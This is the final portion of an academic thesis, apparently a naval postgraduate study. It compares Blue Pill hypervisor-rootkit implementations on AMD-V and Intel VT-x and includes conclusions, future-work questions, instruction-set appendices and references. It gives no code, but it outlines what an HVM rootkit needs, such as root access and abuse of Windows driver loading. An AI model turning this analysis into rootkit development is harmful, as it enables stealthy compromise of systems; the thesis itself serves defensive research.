


Figure 33. Functional flowchart of Intel VT-x implementation of Blue Pill

2. Technical Results

The requirement for different versions of code results from the very different implementations of AMD-V and Intel VT-x. Both of these specifications attempt to provide the same capability, but their methods are not in any way compatible. Table 1 shows the key differences between AMD-V and Intel VT-x as they pertain to Blue Pill implementation and execution.

	AMD-V	Intel VT-x
VM data structure	VMCB	VMCS
Scope of control	each physical processor core	each virtual processor
Composition	fixed 2564 bytes of a continuous non-paged 4 kilobyte block of physical memory immediately after the Control Area	variable length beginning in continuous non-paged 4 kilobyte block of physical memory
Control data structure	Control Area (part of VMCB)	VMXON Region (separate from VMCS)
Scope of control	each physical processor core	each physical processor core (or each logical processor if more than one thread is supported by the CPU)
Composition	fixed, first 1024 bytes of a continuous non-paged 4 kilobyte block of physical memory	continuous non-paged 4 kilobyte block of physical memory
Required hypervisor exit handling specified by AMD-V and Intel VT-x	VMRUN	VMCALL, VMLAUNCH, VMRESUME, VMPTRLD, VMPTRST, VMREAD, VMWRITE, VMXON, VMXOFF, CPUID, INVD, MOV from CR3
Required hypervisor exit handling within Blue Pill	VMRUN, VMLOAD, VMSAVE, EFER.SVME, VM_HSAVE_PA, TSC, CLGI, STGI, CPUID, RDTSC, RDTSCP	VMCALL, VMLAUNCH, VMRESUME, VMPTRLD, VMPTRST, VMREAD, VMWRITE, VMXON, VMXOFF, CPUID, INVD, MOV from CR3, any MSRs or CRs
CPU enable action	set EFER.SVME = 1	set CR4.VMXE = 1
VMM enable action	set EFER.SVME = 1	VMXON instruction
VM enable action	VMRUN with RAX register (current-VMCB pointer)	VMLAUNCH instruction with current-VMCS pointer
Required preconditions prior to processor entering virtualization mode	EFER.SVME control bit set to 1	CR4.VMXE, CR0.NE, CR0.PG and CR0.PE control bits set to 1, EFLAGS.VM set to 0, cannot be in A20M mode

Table 1. Comparison of AMD-V and Intel VT-x Blue Pill implementations

The VMCB and VMCS data structures are only analogous in function, whereas their operation differs considerably. The Intel VMXON Region and AMD Control Area are also somewhat analogous in function, but differ in their use and implementation. Both solutions also require interaction with and manipulation of various registers, MSRs, pointers, and data tables differently. Furthermore, some of these features exist on one processor type but not the other, or are implemented in hardware differently.

The Intel specification is more detailed and deliberate than the AMD specification. The AMD specification only contains four instructions whereas the Intel specification contains ten and exercises a larger scope of control over the virtualization process. It is not clear if this added complexity results in added security or not, and it is not clear why the two respective companies chose to implement their solutions the way they did. This aspect was not examined as part of this thesis.

From examination of Table 1 it can be easily seen that there does not exist significant commonality within the AMD-V and Intel VT-x hardware virtualization implementations to be useful in identifying a common set of technical countermeasures capable of mitigating both AMD and Intel attack vectors.

Broadening the scope of investigation outside of the scope of AMD-V and Intel VT-x does yield some commonalities as shown in Table 2.

	Blue Pill on AMD-V	Blue Pill on Intel VT-x	Vitriol on Intel VT-x
Root Access	X	X	X
Use of Windows DriverObject	X	X	
Use of loadable kernel extensions			X

Table 2. Commonalities of Blue Pill on AMD-V, Blue Pill on Intel VT-x and Vitriol

As with any form of malware, root level access is the Achilles heel of the target OS and the same is true for the Blue Pill and Vitriol rootkits. Root level access is the first step in the HVM rootkit process, and without it none of the other subsequent steps could be executed successfully.

In the case of Blue Pill, the Windows driver loading process is another common vulnerability. In both cases a Windows DriverObject must be created to elevate the driver code to hardware level access. In the case of Vitriol, the loadable kernel extension is exploited in a similar manor to provide the same direct access to hardware that the DriverObject provides in Windows.

V. CONCLUSIONS

The Blue Pill source code analysis shows that functionally the two rootkits are nearly identical, but when examined from a technical implementation perspective they are very different. There is no common, single characteristic or set of characteristics which both AMD-V and Intel VT-x depend on for successful implementation. This prevents the establishment of a common, low level, technical attack methodology which would be effective in defending against across a wide range of systems employing x86 hardware virtualization technology. The research has shown that one of the best methods for defending against an HVM rootkit is the same as for any other rootkit, and that is the denial of root level access.

The Blue Pill HVM rootkit is not a one size fits all package, and it was never intended to be. Its stated purposes were for training and proof of concept. It must be deliberately compiled for either AMD or Intel and be tailored for the implementation that it is intended for. This is not to say that a version could not be coded to select on the fly which code was necessary and adapt its implementation accordingly. There are many examples of malware that does employ this methodology, but it usually incurs a cost in both size and complexity. Developing a common code which could run on both systems would most likely be overly complex for the small benefit that would be gained in functional simplicity.

THIS PAGE INTENTIONALLY LEFT BLANK

VI. RELATED AND FUTURE WORK

The concept of an HVM rootkit is not new; and therefore work has been and continues to be done in this area, particularly since the introduction of AMD-V and Intel VT-x technologies. Although Invisible Things Lab and Matasano Security Lab have apparently ceased development of Blue Pill and Vitriol, there exist several possible areas where future research could yield interesting and useful advances in this subject area. It should also be noted that there exists a fine line between preventing malicious exploitation of virtualization technologies, and creating a self-imposed denial of the valuable capability which these new technologies provide.

As discussed in the conclusion, the probable best defense to date of HVM rootkits prior to subversion is the denial of root level access. This aspect could be further researched to determine if certain software extensions could be made effective in preventing exploitation of virtualization technologies by identifying and targeting unauthorized attempts at exploiting those capabilities.

There exist useful purposes of HVM rootkits as well. These purposes could be identified and exploited for constructive reasons. One such constructive use is using a Blue Pill like hypervisor to defend a non-virtualized OS. If a Blue Pill like hypervisor is already in place defending a system, then a malicious HVM rootkit would be denied access by virtue of non-availability of the virtualization hardware. HyperShield is one such solution which uses a hypervisor-based security system to protect an OS [50]. Other constructive uses include VM introspection, system health monitoring, and certain aspects of TPM implementation just to name a few.

HyperWall is an architecture proposed by Szefer and Lee to protect guest VMs from attacks by malicious hypervisors [51]. Interesting insight could be gained by further researching areas where a VM could be defended against an HVM rootkit which was successful in subverting an OS. OS features could then be proposed which would make them resistant to exploitation efforts following such a successful attack.

As shown in Table 1, AMD-V and Intel VT-x differ in scope of control and complexity. Do these technical implementation differences translate into inherent system security differences between the respective hardware virtualization implementations?

Blue Pill initial claims were that it was a completely undetectable HVM rootkit. That was widely disputed by many researchers which had various degrees of success in disproving its creator's claim. Most of these efforts focused on detecting processor performance anomalies, but could memory forensics provide a better indicator of HVM rootkit activity?

Although there has already been significant research done in HVM rootkit detectability, this is a broad and complex area of research which can provide additional useful insight. Both Intel and AMD programmer's manuals state that there is no hardware bit or register that can be queried to identify that a processor is running in AMD-V or VMX non-root mode [26], [27]. Are there any other tell tail signs to determine which mode a processor in running in?

APPENDIX A. AMD-V INSTRUCTION SET

VMLOAD Loads a subset of processor state from the VMCB specified by the system-physical address in the rAX register. The portion of RAX used to form the address is determined by the effective address size. The VMSAVE and VMLOAD instructions complement the state save/restore abilities of VMRUN and #VMEXIT, providing access to hidden state that software is otherwise unable to access, plus some additional commonly-used state.

VMMCALL Provides a mechanism for a guest to explicitly communicate with the VMM by generating a #VMEXIT. A non-intercepted VMMCALL unconditionally raises a #UD exception. VMMCALL is not restricted to either protected mode or CPL zero.

VMRUN Starts execution of a guest instruction stream. The physical address of the virtual machine control block (VMCB) describing the guest is taken from the rAX register (the portion of RAX used to form the address is determined by the effective address size). The physical address of the VMCB must be aligned on a 4K-byte boundary. VMRUN saves a subset of host processor state to the host state-save area specified by the physical address in the VM_HSAVE_PA MSR. VMRUN then loads guest processor state (and control information) from the VMCB at the physical address specified in rAX. The processor then executes guest instructions until one of several intercept events (specified in the VMCB) is triggered. When an intercept event occurs, the processor stores a snapshot of the guest state back into the VMCB, reloads the host state, and continues execution of host code at the instruction following the VMRUN instruction.

VMSAVE Stores a subset of the processor state into the VMCB specified by the system-physical address in the rAX register (the portion of RAX used to form the address is determined by the effective address size). The VMSAVE and VMLOAD instructions complement the state save/restore abilities of VMRUN and #VMEXIT, providing access to hidden state that software is otherwise unable to access, plus some additional commonly-used state.

Support for the SVM architecture and the SVM instructions is indicated by CPUID Fn8000_0001_ECX[SVM] = 1. For more information on using the CPUID instruction, see the reference page for the CPUID instruction on page 151.

The above listing is taken directly from the AMD64 Architecture Programmer's Manual Volume 3: General-Purpose and System Instructions (May 2013) [26]

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX B. INTEL VT-X INSTRUCTION SET

The behavior of the VMCS-maintenance instructions is summarized below:

VMPTRLD Takes a single 64-bit source operand in memory. It makes the referenced VMCS active and current.

VMPTRST Takes a single 64-bit destination operand that is in memory. Current-VMCS pointer is stored into the destination operand.

VMCLEAR Takes a single 64-bit operand in memory. The instruction sets the launch state of the VMCS referenced by the operand to “clear”, renders that VMCS inactive, and ensures that data for the VMCS have been written to the VMCS-data area in the referenced VMCS region.

VMREAD Reads a component from the VMCS (the encoding of that field is given in a register operand) and stores it into a destination operand.

VMWRITE Writes a component to the VMCS (the encoding of that field is given in a register operand) from a source operand.

The behavior of the VMX management instructions is summarized below:

VMLAUNCH Launches a virtual machine managed by the VMCS. A VM entry occurs, transferring control to the VM.

VMRESUME Resumes a virtual machine managed by the VMCS. A VM entry occurs, transferring control to the VM.

VMXOFF Causes the processor to leave VMX operation.

VMXON Takes a single 64-bit source operand in memory. It causes a logical processor to enter VMX root operation and to use the memory referenced by the operand to support VMX operation.

The behavior of the VMX-specific TLB-management instructions is summarized below:

INVEPT Invalidate cached Extended Page Table (EPT) mappings in the processor to synchronize address translation in virtual machines with memory-resident EPT pages.

INVVPID Invalidate cached mappings of address translation based on the Virtual Processor ID (VPID).

None of the instructions above can be executed in compatibility mode; they generate invalid-opcode exceptions if executed in compatibility mode.

The behavior of the guest-available instructions is summarized below:

VMCALL Allows a guest in VMX non-root operation to call the VMM for service. A VM exit occurs, transferring control to the VMM.

VMFUNC This instruction allows software in VMX non-root operation to invoke a VM function, which is processor functionality enabled and configured by software in VMX root operation. No VM exit occurs.

The above listing is taken directly from the Intel 64 and IA32 Architectures Software Developer Manual (September 2013) [27]

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF REFERENCES

[1] S. Nanda and T. Chiueh. (2004, Jan. 11). “A survey on virtualization technologies,” Computer Science Department, State University of New York, unpublished [Online]. Available: http://comet.lehman.cuny.edu/cocchi/CMP464/papers/VirtualizationSurveyTR179.pdf

[2] VMware, Inc. (2007, Nov. 10). “Understanding full virtualization, paravirtualization, and hardware assist” [Online]. Available: http://www.vmware.com/resources/techresources/1008

[3] VMware, Inc. (2009). “The benefits of virtualization for small and medium businesses” [Online]. Available: http://www.vmware.com/files/pdf/VMware-SMB-Survey.pdf

[4] J. Wlodarz (2007, May 19). “Virtualization: A double-edged sword,” Silesian University, Bankowa, Poland, unpublished [Online]. Available: http://arxiv.org/abs/0705.2786

[5] S. Maresca. “VM security” [Online]. Available: http://www.kiayias.com/compsec/CSE4707_Computer_Security/Reading_files/VM-security.pdf

[6] W. Stallings, *Operating Systems: Internals and Design Principles* (6th Edition). Upper Saddle River, New Jersey: Pearson Prentice Hall, 2009.

[7] M. D. Schroeder and J. H. Saltzer, “A hardware architecture for implementing protection rings,” *Communications of the ACM* vol. 15, no. 3, pp. 157–170, Mar. 1972.

[8] A. S. Tanenbaum, *Modern Operating Systems (3rd Edition)*. Upper Saddle River, New Jersey: Prentice Hall, 2007.

[9] Delorie software. (2007, Jul.). "Guide: What does protected mode mean?" [Online]. Available: http://www.delorie.com/djgpp/doc/ug /basics/protected.html.

[10] G. Duarte. (2008, Aug.). “CPU rings, privilege, and protection” [Online]. Available: http://duartes.org/gustavo/blog /post/cpu-rings-privilege-and-protection.

[11] N. Ghanjani and G. Rodriguez-Rivera, “Loadable Kernel module programming and system call interception,” *Linux Journal*, vol. 2001, issue 82es, article 15, Feb. 2001.

[12] D. P. Bovet and M. Cesati, *Understanding the Linux Kernel* (3rd Edition). Cambridge: O'Reilly, 2006.

[13] A. Silberschatz et al., *Operating System Concepts* (6th Edition). New York: John Wiley & Sons, 2003.

[14] R. Hyde. (2013, Dec 10). *The art of assembly language programming* [Online]. Available: http://www.plantation-productions.com/Webster/www.artofasm.com /DOS/HardCopy.html

[15] T. Jones, International Business Machines Corp. (2010, Feb. 10). "Kernel command using Linux system calls" [Online]. Available: http://www.ibm.com/developerworks/library/l-system-calls/

[16] D. Walden et al. (2011, Jun.). "Compatible time-sharing system (1961–1973) fiftieth anniversary commemorative overview" [Online]. Available: http://www.multicians.org/thvv /compatible-time-sharing-system.pdf

[17] G. J. Popek and R. P. Goldberg, "Formal requirements for virtualizable third generation architectures," *Communications of the ACM* 17, 7 (July 1974), pp. 412–421.

[18] A. Singh. (2004, January). "An introduction to virtualization," kernelthread.com, [Online]. Available: http://www.kernelthread.com/publications/virtualization.

[19] C. Thompson et al., "Virtualization detection: New strategies and their effectiveness," University of Minnesota, unpublished.

[20] K. Adams and Ole Agesen, VMware, "A comparison of software and hardware techniques for x86 Vitualization" in ASPLOS'06, San Jose, California, 2006.

[21] G. Heiser et al, "Are virtual-machine monitors microkernels done right?" *SIGOPS Oper. Syst. Rev.* vol. 40, no. 1, pp. 95–99, Jan 2006. DOI=10.1145/1113361.1113363 http://doi.acm.org/10.1145/1113361.1113363

[22] Y. Goto, "Kernel-based virtual machine technology," *FUJITSU Sci. Tech J.*, vol. 47, no. 3, July 2011.

[23] J. A Smith and R. Nair, "The architecture of virtual machines," *IEEE Compute*r, May 2005, pp. 32–38.

[24] G. Pék et al., “A survey of security issues in hardware virtualization,” ACM Comput. Surv. vol. 45, no. 3, art. 40, Jul. 2013. DOI=10.1145/2480741.2480757 http://doi.acm.org/10.1145/2480741.2480757

[25] Microsoft Corporation. (2012, March). “.NET framework conceptual overview,” [Online]. Available: http://msdn. microsoft.com/en-us/library/zw4w595w(v=vs.110).aspx

[26] AMD. (2013, May). “AMD64 architecture programmer’s manual volume 3: general-purpose and system instructions” [Online]. Available: http://amd-dev.wpengine.netdna-cdn.com/wordpress /media/2008/10/24594_APM_v3.pdf

[27] Intel. (2013, Sep.). Intel 64 and IA32 architectures software developer manual [Online]. Available: http://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-manual-325462.pdf

[28] A. Desnos et al, “Detecting (and creating) a HVM rootkit (aka BluePill-like),” *J. Comput. Virol.* vol. 7, no. 1, pp. 23–49, Feb. 2011.

[29] G. H.Nibaldi, “Specification of a Trusted Computing Base (TCB),” MITRE Corp., Bedford Mass., M79–228, AD-A108–831, 30 Nov. 1979.

[30] J. Rushby, "Design and verification of secure systems" in *8th ACM Symposium on Operating System Principles,* Pacific Grove, California, pp. 12–21, 1981.

[31] International Business Machines Information Center, “Linux information for IBM systems,” [Online]. Available: http://pic.dhe.ibm.com/infocenter/lnxinfo/v3r0m0/index.jsp

[32] J. Sawazaki et al., "Implementing a hybrid virtual machine monitor for flexible and efficient security mechanisms," *Dependable Computing (PRDC), 2010 IEEE 16th Pacific Rim International Symposium on*, pp.37,46, 13–15 Dec. 2010.

[33] K. Coogan et al, “Deobfuscation of virtualization-obfuscated software: a semantics-based approach.” In Proceedings of the 18th ACM conference on Computer and communications security (CCS '11), New York, NY, pp. 275–284, 2011. DOI=10.1145/2046707.2046739 http://doi.acm.org/10.1145/2046707.2046739

[34] M. Pearce et al, “Virtualization: Issues, security threats, and solutions,” *ACM Comput. Surv.* vol. 45, no. 2, art. 17, Mar. 2013. DOI=10.1145/2431211.2431216 http://doi.acm.org/10.1145/2431211.2431216

[35] S. T. King and P. M. Chen, "SubVirt: implementing malware with virtual machines," *Security and Privacy, 2006 IEEE Symposium on*, pp.14 pp.,327, 21–24 May 2006. DOI: 10.1109/SP.2006.38

[36] G. Ou. (2006, Aug. 15). “Blue Pill: The first effective Hypervisor Rootkit,” ZD Net Real World IT [Online]. Available: http://www.zdnet .com/blog/ou/blue-pill-the-first-effective-hypervisor-rootkit/295

[37] J. Rutkowska, (2006, Jul. 21). “Introducing Blue Pill,” [Online]. Available: http://www.google.com/url?sa=t&rct=j&q=&esrc=s& source=web&cd=3&ved=0CDQQFjAC&url=http%3A%2F%2Fwww.cosein c.com%2Fen%2Findex.php%3Frt%3Ddownload%26act%3Dpublication% 26file%3DIntroducing%2BBlue%2BPill.ppt.pdf&ei=aZk4U6r9B9fIsASwmY DYBA&usg=AFQjCNEHhtiv2rQBg1-ROOaClVHK_i7QLQ

[38] W. Dolle and C. Wegener, “Virtual malware,” *Linux Magazine*, May 2008, Issue 90, pp. 39–43.

[39] H. Fritsch. (2008, Aug. 27). “Analysis and detection of virtualization-based rootkits.,” [Online]. Available: http://www.nm.ifi.lmu.de/pub/ Fopras/frit08/PDF-Version/frit08.pdf

[40] D. A. Dai Zovi. (2006). “Hardware virtualization rootkits” [Online]. Available: http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Zovi.pdf

[41] M. Myers and S. Youndt. (2009, Nov. 18). An Introduction to hardware-Assisted Virtual Machine (HVM) Rootkits [Online]. Available: http://download.harris.com/app/public_download. asp?fid=2237

[42] J. Rutkowska. (2007). Blue pill source code [Online]. Available: https://bluepillstudy.googlecode.com/svn/trunk/nbp-0.32-public/

[43] MSDN DriverEntry routine knowledge article. (2014, Feb 15). [Online]. Available: http://msdn.microsoft.com/en-us/library /windows/hardware/ff544113(v=vs.85).aspx

[44] K. Owens. “Kernel stacks” [Online]. Available: https://www. kernel.org/doc/Documentation/x86/x86_64/kernel-stacks

[45] J. Rutkowska. (2007, May 8). “Is Game Over() Anyone?” [Online]. Available: http://web.archive.org/web/20070826145912 /http://www.bluepillproject.org/

[46] M. Zabaljauregui. (2008, Jun.). “Hardware assisted virtualization intel virtualization technology” [Online]. Available: http://linux. linti.unlp.edu.ar/images/f/f1/Vtx.pdf

[47] Unknown authors. “Intel Virtualization Technology VT” [Online]. Available: http://virtualizationtechnologyvt.blogspot.com/

[48] D. Weinstein. “Advanced x86 - Virtualization with VT-x” [Online]. Available: http://opensecuritytraining.info/AdvancedX86-VTX.html

[49] N. Lawson et al. “Don’t tell Joanna, the Virtualized Rootkit is dead” [Online]. Available: http://www.slideshare.net/rootlabs/dont-tell-joanna-the-virtualized-rootkit-is-dead-blackhat-2007

[50] T. Nomoto et al, "Using a hypervisor to migrate running operating systems to secure virtual machines," *Computer Software and Applications Conference (COMPSAC), 2010 IEEE 34th Annual*, pp. 37–46, 19–23 July 2010. DOI=10.1109/COMPSAC.2010.11

[51] J. Szefer and R. B. Lee. “Architectural support for hypervisor-secure virtualization,” in *Proceedings of the seventeenth international conference on Architectural Support for Programming Languages and Operating Systems* (ASPLOS XVII), New York, NY, pp. 437–450. DOI=10.1145/2150976.2151022 http://doi.acm.org/10.1145/2150976.2151022

THIS PAGE INTENTIONALLY LEFT BLANK

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California